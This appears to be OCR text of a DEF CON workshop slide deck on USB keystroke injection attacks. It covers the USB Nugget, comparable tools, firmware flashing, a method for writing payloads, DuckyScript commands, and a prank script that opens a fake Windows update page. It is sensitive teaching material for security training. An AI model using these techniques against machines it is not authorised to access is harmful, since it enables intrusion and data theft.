USB Attack Workshop


Intro to Keystroke Injection Attacks

[Alex Lynd @ DEFCON Red Team Village]
LyndLabs 08/10/2023

Alex Lynd

- I make videos on the internet ;)
- I hack stuff ~
- I make stuff

@alexlynd // alexlynd.com



My Work

Wardriving Skateboard WiFi Recon w/ the Raspberry Pi

9.5K views • 4 years ago

How Companies Catch Ransomware Hackers

67K views • 1 year ago

How to Defend Against WiFi Attacks and WiFi Pineapples

19K views • 1 year ago

Can Linux Aliases Steal Your Password? (Bash Bunny Demo)

12K views • 1 year ago

How to Find Hidden Spy Cameras in your Airbnb with Wireshark

44K views • 1 year ago

Update Your Raspberry Pi Over the Air (with Thistle)

167 views • 1 month ago

Visualize WiFi Relationships with AirGraph-ng | HakByte

27K views • 1 year ago

Track WiFi Devices from the Air with a WarFlying Drone

24K views • 1 year ago

Create Rogue Networks on the WiFi Pineapple (PineAP KARMA Attacks)

53K views • 1 year ago

WiFi Coconut: Setup & Recon w/ Wireshark

39K views • 9 months ago

This stealthy device TRACKS YOU with OPEN WIFI NETWORKS

2.1K views • 1 month ago

CreepDetector: Detecting Stalkers with Wardriving

12K views • 3 years ago

How Hackers Exploit Log4J to Get a Reverse Shell (Ghidra Log4Shell Demo) | HakByte


221K views • 1 year ago


Easy Log4J Exploit Detection with CanaryTokens | HakByte


25K views • 1 year ago

How Hackers Use DNS Spoofing to Phish Passwords (WiFi Pineapple Demo)

48K views • 1 year ago


WiFi: Found 6 net






What you're doing today

- 🖥️ Learning to hurt computers
- 🐱 Soldering your own USB Nugget!
- ⌨️ Writing keystroke injection scripts

What is the Nugget?


The Nugget is a cat-themed console that makes it fun to learn hacking!

- WiFi & USB Hacking
- Hardware Prototyping
- CircuitPython + Arduino Support



The USB Nugget

- **Run USB Attacks**
- **Emulate Keyboards & HID Devices**




Features:

- DuckyScript
- Reactive LED & Screen Feedback
- Flash Drive!
- WiFi Interface

What's under the hood?

ESP32-S2 microcontroller:

- **WiFi** (AP & Client mode)
- **Native USB**
  - Emulate USB Devices
  - Flash Storage
- **Easy Hardware Expansion**




USB Attack Class


1 Hour

🦆 USB RubberDucky

- First keystroke injection tool, by Hak5
- Iconically featured on shows like Mr. Robot




- ✅ Looks like a flash drive!
- ✅ Simple scripting language
- ❌ Single payload



🖥️ What are HID Attacks?

Human Interface Device attacks emulate USB devices in order to deliver malicious content to a computer.

HID attacks specifically emulate “trusted” human devices like keyboards.


Alert! Keyboard not found.
Press F1 key to retry boot.
Press F2 key for setup utility.
Press F5 key to run onboard diagnostics.

🖥️ What can be emulated?

- ⌨️ A **keyboard** can type out pre-programmed malware in seconds.
- 🖱️ A **mouse** can move to keep a victim's screen unlocked.
- A **usb ethernet** adapter can trick computers into re-routing traffic

⌨ What is Keystroke Injection?

Keystroke Injection Attacks emulate a USB keyboard, and types out pre-programmed commands.

- Computers inherently trust keyboards!
- Attacks happen in seconds
- Anything can be automated with hot-keys: Open programs, download malware, modify files, etc


Common USB Attack Tools

Bash Bunny

- ✅ Flash Storage (for exfiltration)
- ✅ Emulate Keyboards, Network Devices, and more!
- ✅ Bluetooth (Geofencing)
- ✅ Runs Linux
- ❌ Chonky


😈 OMG Cable

- ✅ Looks like a charging cable
- ✅ Run attacks over WiFi
  - Geofencing
  - Remote Scripting
- ✅ HID Attacks & Keylogging
- ❌ Inconvenient to program :(



🐱 USB Nugget

- Beginner-focused
- Reactive design
- Easy Debugging




Features:

- Uhh its cute
- Web Interface
- Flash Drive (Payloads & Exfil)

Flashing the Firmware


Let’s place your Nugget in “Flash Mode”!


1. **Hold Down** the Boot / 0 Button
2. **Press** & release the Reset Button
3. **Release** the Boot / 0 Button
4. It’s ready to go!



Flashing the Firmware

1. Download the USB Nugget Binary File
2. In a Chrome Browser, open the Web Flasher Utility
3. Connect to your Nugget, which should appear as an “ESP32” based device
4. Upload the binary file & program it to your board!






Flash Storage

Plug in your Nugget and it mounts as a flash drive!

- Simple payload storage
- Quick data exfiltration

File Hierarchy



Organized by Operating System

- Payloads for any System
- “Unlimited Payloads”
- Create categories

Navigating the Menu

- **Up / Down**: navigate files & folders
- **Right:** select folders → run payload
- **Left:** go back

The current directory is displayed at the bottom of the screen


Running Payloads

Let’s test your Nugget!

- Select your **Operating System**
- Select the **Example** folder
- Run **colors.txt**.

Edit the Colors Payload

- Navigate to the **colors.txt** payload for your OS.
- Open it with your built-in text editor!
- **Change the output of the colors.txt string!**
- Save the file & run it!



Create Your First Payload

👉 Tip: Work Backwards

Let's write our first payload! We're going to create a classic RickRoll.


Payload Methodology:

1. **End Goal:** What will it do?
2. **Intermediate Steps:** What programs /commands need to run?
3. **Pseudo-Code:** Outline
4. **DuckyScript**

Create a New Payload!

Suggested categories:

- Credentials
- Mobile
- Phishing
- **Prank**
- Exfiltration
- Recon
- Remote Access



Intermediate Steps

To execute the rickroll we need to:

1. Open a web browser
2. Open a Youtube video url
3. Turn up the volume!
4. Play video in full-screen

PseudoCode

Let’s take it a step further!

- **Keyboard shortcuts**
- **Terminal commands**
- **Things to type**
- **Delays!**


Delays are **essential** since the Nugget types extremely fast - and programs need time to open!

👉 Tip: Using the Command Line

The fastest way to do bad things on a computer is through terminal / powershell / command prompt.

You can:

- Create & modify files
- Open applications
- Run networking commands
- And more!



👉 Tip: HotKey Combos & Shortcuts

- Windows 10: https://bit.ly/2nH8IWk
- Linux (Debian): https://bit.ly/3hKs5Nu
- MacOS: https://apple.co/3EfZGGK
- Raspberry Pi OS: https://bit.ly/3TE77x1

Example PseudoCode

- **Press a key combo** to open a search dialogue
- **Wait** for it to open
- **Type** in chrome / firefox
- **Press Enter**
- **Wait** for browser to open
- **Type** in the url
- **Press enter**
- **Wait** for url to load
- **Press a key** for full screen


Finally, let's turn your pseudocode into actual DuckyScript!

Basic Commands

- **String:** Type out a string!
- **Delay:** Wait before executing next command
- **<KeyPress>:** Presses arbitrary keys

👉 Tip: Delays and Timing

- Delays make one-way scripts possible
- Microcontrollers type real fast man
- Start with generous delays, and work down



DuckyScript

A simple language for scripting keyboard-based HID attacks.

- Line-by-line instructions

3 Basic Commands:

- Type Strings!
- Press Key Combos
- Delays or Pauses

Full Screen Windows 10 Update

```
DELAY 3000
GUI r
DELAY 100
STRING https://fakeupdate.net/win10ue/
ENTER
DELAY 3000
F11
```

Latest DuckyScript 3.0 allows OS detection & programming logic!

Basic DuckyScript Commands

Commands:

- REM
- **STRING**
- **DELAY**
- DEFAULTDELAY
- **LED**

Modifier Keys:

- CTRL or Control
- SHIFT
- ALT
- **GUI**

Standard Keys:

- a-z
- A-Z
- 0-9
- F1-F12

Key:

- ENTER
- MENU
- DELETE
- HOME
- INSERT
- UPARROW
- DOWNARROW
- LEFTARROW
- RIGHTARROW
- TAB
- END
- ESC
- SPACE
- PAUSE
- PRINTSCREEN
- CAPSLOCK
- NUMLOCK
- SCROLLLOCK
- PAGEUP
- PAGEDOWN

Payload Challenge

👉 Tip: Terminal Shortcuts

Quickest way to open a terminal on different operating systems.

